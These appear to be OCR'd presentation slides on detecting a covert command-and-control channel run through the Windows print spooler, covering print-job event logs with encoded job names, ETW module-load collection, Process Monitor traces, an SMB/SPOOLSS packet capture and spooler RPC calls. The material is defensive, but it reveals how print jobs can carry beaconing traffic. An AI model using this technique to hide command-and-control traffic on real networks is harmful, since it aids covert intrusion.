
If you disable or do not configure this policy setting, the print job name will not be included.

If you enable this policy setting, the print job name will be included in new log entries.

Note: This setting does not apply to Branch Office Direct Printing jobs.

Setting
Package Point and print - Approved servers
Computer location
Pre-populate printer search location text
Point and Print Restrictions
Execute print drivers in isolated processes
Override print driver execution compatibility setting reporte...
Printer browsing
Allow job name in event logs
Do not allow v4 printer drivers to show printer extensions
Automatically publish new printers in Active Directory
Allow pruning of published printers
Prune printers that are not automatically republished
Directory pruning interval
Directory pruning priority
Directory pruning retry
Log directory pruning retry events
Allow printers to be published
Allow Print Spooler to accept client connections
Check published state

30 setting(s)



Operational Number of events: 9

Level	Date and Time	Source	Eve...	Task Category
Information	10/24/2020 6:39:18 PM	PrintService	310	Deleting a document
Information	10/24/2020 6:39:12 PM	PrintService	308	Printing a document
Information	10/24/2020 6:39:11 PM	PrintService	800	Print job diagnostics
Information	10/24/2020 6:39:11 PM	PrintService	310	Deleting a document
Information	10/24/2020 6:39:11 PM	PrintService	308	Printing a document
Information	10/24/2020 6:39:11 PM	PrintService	800	Print job diagnostics
Information	10/24/2020 6:39:11 PM	PrintService	310	Deleting a document
Information	10/24/2020 6:39:09 PM	PrintService	308	Printing a document
Information	10/24/2020 6:39:09 PM	PrintService	800	Print job diagnostics

Event 310, PrintService

General | Details


```
Document 34,
1G0000000000VR00005P8EQSY1E9J1RZXD9BVTP61ZWDGNTD0JM0VQ7QRF5BXZZ5X6AE40WT87N4T805
5EA34VEW6FM9TEKYFZB3HNJ0YHB9V8S3ANDZNRDJKFVV96W9J7S2NSQGYQZ0PF2XFWQQ1507H0J040
2DSH0VA43Z3CWF0QZ6184FZ7ZMDHBY5R8Q9XQA8iBMgNPZC3 owned by Administrator was deleted
on HP. No user action is required.
```

Log Name: Microsoft-Windows-PrintService/Operational
Source: PrintService Logged: 10/24/2020 6:39:18 PM
Event ID: 310 Task Category: Deleting a document
Level: Information Keywords: Classic Spooler Event,Document Print J
User: UK\Administrator Computer: DC2.uk.mwr.com
OpCode: Spooler Operation Succeede
More Information: Event Log Online Help

Computer Configuration > Policies > Administrative Templates > Printers > Allow job name in event logs

DETECTION OPPORTUNITIES
PRINT SERVER EVENT LOGS

```
wevutil.exe sl 'Microsoft-Windows-PrintService/Operational'
/enabled:true
```



- Default Domain Controllers Poli
  - Computer Configuration
    - Policies
      - Software Settings
      - Windows Settings
      - Administrative Temp
        - Control Panel
        - Network
        - Printers
        - Server
        - Start Menu and T
        - System
        - Windows Compo
        - All Settings
    - Preferences
  - User Configuration
    - Policies
    - Preferences

Printers

Allow job name in event logs

Edit policy setting

Requirements:
At least Windows Server 2012, Windows 8 or Windows RT

Description:

This policy controls whether the print job name will be included in print event logs.


If you disable or do not configure this policy setting, the print job name will not be included.

If you enable this policy setting, the print job name will be included in new log entries.

Note: This setting does not apply to Branch Office Direct Printing jobs.

Setting
Package Point and print - Approved servers
Computer location
Pre-populate printer search location text
Point and Print Restrictions
Execute print drivers in isolated processes
Override print driver execution compatibility setting reporte...
Printer browsing
Allow job name in event logs
Do not allow v4 printer drivers to show printer extensions
Automatically publish new printers in Active Directory
Allow pruning of published printers
Prune printers that are not automatically republished
Directory pruning interval
Directory pruning priority
Directory pruning retry
Log directory pruning retry events
Allow printers to be published
Allow Print Spooler to accept client connections
Check published state

30 setting(s)




Document 34, 1G000000000000VR00005P8EQSY1E9J1RZXD9BVTP61ZWDGNTD0JM0VQ7QRF5BXZZ5X6AE40WT87N4T805 5EA34VEW6FM9TEKYFZB3HNJ0YHB9V8S3ANDZNRDJKFVV96W9J7S2NSQGYQZ0PF2XFWQQ1507H0J040 2DSH0VA43Z3CWF0QZ6184FZ7ZMDHBY5R8Q9XQA8iBMgNPZC3 owned by Administrator was deleted on HP. No user action is required.


Log Name:	Microsoft-Windows-PrintService/Operational		
Source:	PrintService	Logged:	10/24/2020 6:39:18 PM
Event ID:	310	Task Category:	Deleting a document
Level:	Information	Keywords:	Classic Spooler Event,Document Print J
User:	UK\Administrator	Computer:	DC2.uk.mwr.com
OpCode:	Spooler Operation Succeede		
More Information:	Event Log Online Help		

Computer Configuration > Policies > Administrative Templates > Printers > Allow job name in event logs

DETECTION OPPORTUNITIES
MODULE LOADS




```
<ETWCollector>
    <Guid>73b980fb-af20-48af-b8cf-f42f50ec2fb0</Guid>
    <CollectorType>kernel</CollectorType>
    <KernelKeywords>ImageLoad</KernelKeywords>
    <FilterValue>Image/Load</FilterValue>
    <OutputType>eventlog</OutputType>
</ETWCollector>
```



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help


```
Time of Day       Process Name   PID    Operation          Path
13:08:12.9588803  WINWORD.EXE    17364  CreateFileMapping  C:\Windows\SysWOW64\prnfldr.dll
13:08:13.0119596  WINWORD.EXE    17364  CreateFileMapping  C:\Windows\SysWOW64\printui.dll
```



```
Oct 25, 2020 @ 17:53:04.806  Relay_x64_8b0c_WRK1  MSNT_SystemTrace  Image/Load    \Device\HarddiskVolume1\Windows\System32\winspool.drv

Oct 25, 2020 @ 17:53:05.148  Relay_x64_8b0c_WRK1  MSNT_SystemTrace  Image/Load    \Device\HarddiskVolume1\Windows\System32\PrintWorkflowProxy.dll
Oct 25, 2020 @ 17:53:05.148  Relay_x64_8b0c_WRK1  MSNT_SystemTrace  Image/Load    \Device\HarddiskVolume1\Windows\System32\PrintWorkflowProxy.dll
Oct 25, 2020 @ 17:53:05.163  Relay_x64_8b0c_WRK1  MSNT_SystemTrace  Image/UnLoad  \Device\HarddiskVolume1\Windows\System32\PrintWorkflowProxy.dll
Oct 25, 2020 @ 17:53:05.163  Relay_x64_8b0c_WRK1  MSNT_SystemTrace  Image/UnLoad  \Device\HarddiskVolume1\Windows\System32\PrintWorkflowProxy.dll
Oct 25, 2020 @ 17:53:07.916  Relay_x64_8b0c_WRK1  MSNT_SystemTrace  Image/Load    \Device\HarddiskVolume1\Windows\System32\prnfldr.dll
Oct 25, 2020 @ 17:53:07.916  Relay_x64_8b0c_WRK1  MSNT_SystemTrace  Image/UnLoad  \Device\HarddiskVolume1\Windows\System32\prnfldr.dll
Oct 25, 2020 @ 17:53:07.916  Relay_x64_8b0c_WRK1  MSNT_SystemTrace  Image/Load    \Device\HarddiskVolume1\Windows\System32\prnfldr.dll
```

https://docs.microsoft.com/en-us/windows/win32/printdocs/addjob

DETECTION OPPORTUNITIES
NETWORK CONNECTIONS



```
No.   Time       Source      Destination  Protocol  Length Info
 85 30.323515  10.1.15.3   10.1.15.9    SMB        213 Negotiate Protocol Request
 86 30.324134  10.1.15.9   10.1.15.3    SMB2       306 Negotiate Protocol Response
 87 30.324204  10.1.15.3   10.1.15.9    SMB2       284 Negotiate Protocol Request
 88 30.324594  10.1.15.9   10.1.15.3    SMB2       366 Negotiate Protocol Response
 89 30.325816  10.1.15.3   10.1.15.9    SMB2       220 Session Setup Request, NTLMSSP_NEGOTIATE
 90 30.326186  10.1.15.9   10.1.15.3    SMB2       397 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHAL
 91 30.326489  10.1.15.3   10.1.15.9    SMB2       677 Session Setup Request, NTLMSSP_AUTH, User: GOLBEX\test
 92 30.327430  10.1.15.9   10.1.15.3    SMB2       159 Session Setup Response
 93 30.327703  10.1.15.3   10.1.15.9    SMB2       162 Tree Connect Request Tree: \\10.1.15.9\IPC$
 94 30.327956  10.1.15.9   10.1.15.3    SMB2       138 Tree Connect Response
 95 30.328098  10.1.15.3   10.1.15.9    SMB2       178 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
 96 30.328223  10.1.15.3   10.1.15.9    SMB2       192 Create Request File: spoolss
 97 30.328306  10.1.15.9   10.1.15.3    SMB2       474 Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
 98 30.328330  10.1.15.3   10.1.15.9    TCP         54 51616 → 445 [ACK] Seq=1549 Ack=1517 Win=2102272 Len=0
 99 30.328544  10.1.15.9   10.1.15.3    SMB2       210 Create Response File: spoolss
100 30.328597  10.1.15.3   10.1.15.9    TCP         54 51616 → 445 [ACK] Seq=1549 Ack=1673 Win=2102016 Len=0
101 30.328700  10.1.15.3   10.1.15.9    SMB2       162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: spoolss
102 30.328827  10.1.15.9   10.1.15.3    SMB2       154 GetInfo Response
103 30.328975  10.1.15.3   10.1.15.9    DCERPC     330 Bind: call_id: 2, Fragment: Single, 3 context items: SPOOLSS V1.0 (32bit NDR
104 30.329149  10.1.15.9   10.1.15.3    SMB2       138 Write Response
105 30.329267  10.1.15.3   10.1.15.9    SMB2       171 Read Request Len:1024 Off:0 File: spoolss
106 30.329520  10.1.15.9   10.1.15.3    DCERPC     254 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280, 3 res
107 30.329638  10.1.15.3   10.1.15.9    SPOOLSS    480 OpenPrinterEx request, [Long frame (166 bytes)]
108 30.330180  10.1.15.9   10.1.15.3    SPOOLSS    218 OpenPrinterEx response
109 30.330389  10.1.15.3   10.1.15.9    SPOOLSS    222 ClosePrinter request, OpenPrinterEx()
110 30.330889  10.1.15.9   10.1.15.3    SPOOLSS    218 ClosePrinter response
111 30.331020  10.1.15.3   10.1.15.9    SMB2       146 Close Request File: spoolss
112 30.331294  10.1.15.9   10.1.15.3    SMB2       182 Close Response
115 30.364975  10.1.15.9   10.1.15.3    TCP        182 [TCP Retransmission] 445 → 51616 [PSH, ACK] Seq=2385 Ack=2736 Win=2101248 Le
116 30.365109  10.1.15.3   10.1.15.9    TCP         66 51616 → 445 [ACK] Seq=2736 Ack=2513 Win=2101248 Len=0 SLE=2385 SRE=2513
```

```
> Frame 107: 480 bytes on wire (3840 bits), 480 bytes captured (3840 bits) on interface 0
> Ethernet II, Src: PcsCompu_ad:e1:83 (08:00:27:ad:e1:83), Dst: PcsCompu_a7:77:d0 (08:00:27:a7:77:d0)
> Internet Protocol Version 4, Src: 10.1.15.3, Dst: 10.1.15.9
> Transmission Control Protocol, Src Port: 51616, Dst Port: 445, Seq: 2050, Ack: 2057, Len: 426
> NetBIOS Session Service
> SMB2 (Server Message Block Protocol version 2)
v Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 302, Call: 2, Ctx: 1, [Resp: #108]
```

channel-creation.pcapng | Packets: 159 · Displayed: 33 (20.8%) | Profile: Default

Beaconing Behaviour

DETECTION OPPORTUNITIES
RPC

Method	Description	OpNum
RpcEnumJobs	Retrieves information about a specified set of print jobs for a specified printer.	Opnum 4
RpcAddJob	Defines a new print job.	Opnum 24

